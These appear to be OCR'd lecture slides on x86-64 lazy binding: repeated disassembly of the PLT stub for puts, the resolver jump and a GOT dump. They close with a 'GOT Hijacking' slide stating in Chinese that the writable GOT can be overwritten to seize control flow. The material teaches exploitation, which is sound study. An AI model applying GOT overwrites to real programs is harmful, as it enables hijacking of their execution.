
Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>

0000000000400550 <puts@plt>:
400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
400556:   push    0x0
40055b:   jmp     400540 <.plt>

4006fc:   call    400550 <puts@plt>

40073f:   call    400550 <puts@plt>
```



Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>

0000000000400550 <puts@plt>:
  400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
  400556:   push    0x0 ◄── index
  40055b:   jmp     400540 <.plt>

  4006fc:   call    400550 <puts@plt>

  40073f:   call    400550 <puts@plt>
```




Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>

0000000000400550 <puts@plt>:
400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
400556:   push    0x0
40055b:   jmp     400540 <.plt>

4006fc:   call    400550 <puts@plt>

40073f:   call    400550 <puts@plt>
```

Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>

0000000000400550 <puts@plt>:
  400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
  400556:   push    0x0
  40055b:   jmp     400540 <.plt>

  4006fc:   call    400550 <puts@plt>

  40073f:   call    400550 <puts@plt>
```




Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>


0000000000400550 <puts@plt>:
400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
400556:   push    0x0
40055b:   jmp     400540 <.plt>

4006fc:   call    400550 <puts@plt>

40073f:   call    400550 <puts@plt>
```


Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>


0000000000400550 <puts@plt>:
400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
400556:   push    0x0
40055b:   jmp     400540 <.plt>


4006fc:   call    400550 <puts@plt>


40073f:   call    400550 <puts@plt>
```




Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>

0000000000400550 <puts@plt>:
  400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
  400556:   push    0x0
  40055b:   jmp     400540 <.plt>

  4006fc:   call    400550 <puts@plt>

  40073f:   call    400550 <puts@plt>
```




Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>

0000000000400550 <puts@plt>:
  400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
  400556:   push    0x0
  40055b:   jmp     400540 <.plt>

  4006fc:   call    400550 <puts@plt>

  40073f:   call    400550 <puts@plt>
```



Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>

<_dl_runtime_resolve_xsave> ←

0000000000400550 <puts@plt>:
400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
400556:   push    0x0
40055b:   jmp     400540 <.plt>

4006fc:   call    400550 <puts@plt>

40073f:   call    400550 <puts@plt>
```



Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push   QWORD PTR [601008] <GOT+0x8>
  400546:   jmp    QWORD PTR [601010] <GOT+0x10>
```

<_dl_runtime_resolve_xsave> ←

```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>
```

```
4006fc:   call   400550 <puts@plt>
```

```
40073f:   call   400550 <puts@plt>
```

0x601018	0x7ffff7a649c0 <_IO_puts>
0x601020	read@plt+6
0x601028	execve@plt+6
0x601030	fflush@plt+6

GOT

Lazy Binding Procedure

```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

4006fc:   call   400550 <puts@plt>

40073f:   call   400550 <puts@plt>
```

0x601018	0x7ffff7a649c0 <_IO_puts>
0x601020	read@plt+6
0x601028	execve@plt+6
0x601030	fflush@plt+6

GOT

Lazy Binding Procedure


```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

4006fc:   call   400550 <puts@plt>

40073f:   call   400550 <puts@plt>
```

0x601018	0x7ffff7a649c0 <_IO_puts>
0x601020	read@plt+6
0x601028	execve@plt+6
0x601030	fflush@plt+6

GOT


Lazy Binding Procedure

```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

4006fc:   call   400550 <puts@plt>

40073f:   call   400550 <puts@plt>
```



Lazy Binding Procedure


```
00007ffff7a649c0 <_IO_puts>:
  ...

0000000000400550 <puts@plt>:
  400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
  400556:   push   0x0
  40055b:   jmp    400540 <.plt>

  4006fc:   call   400550 <puts@plt>

  40073f:   call   400550 <puts@plt>
```



GOT Hijacking


- 由於 lazy binding 的機制，GOT 可寫，因此改寫 GOT 造成任意控制程式流程

GOT Hijacking



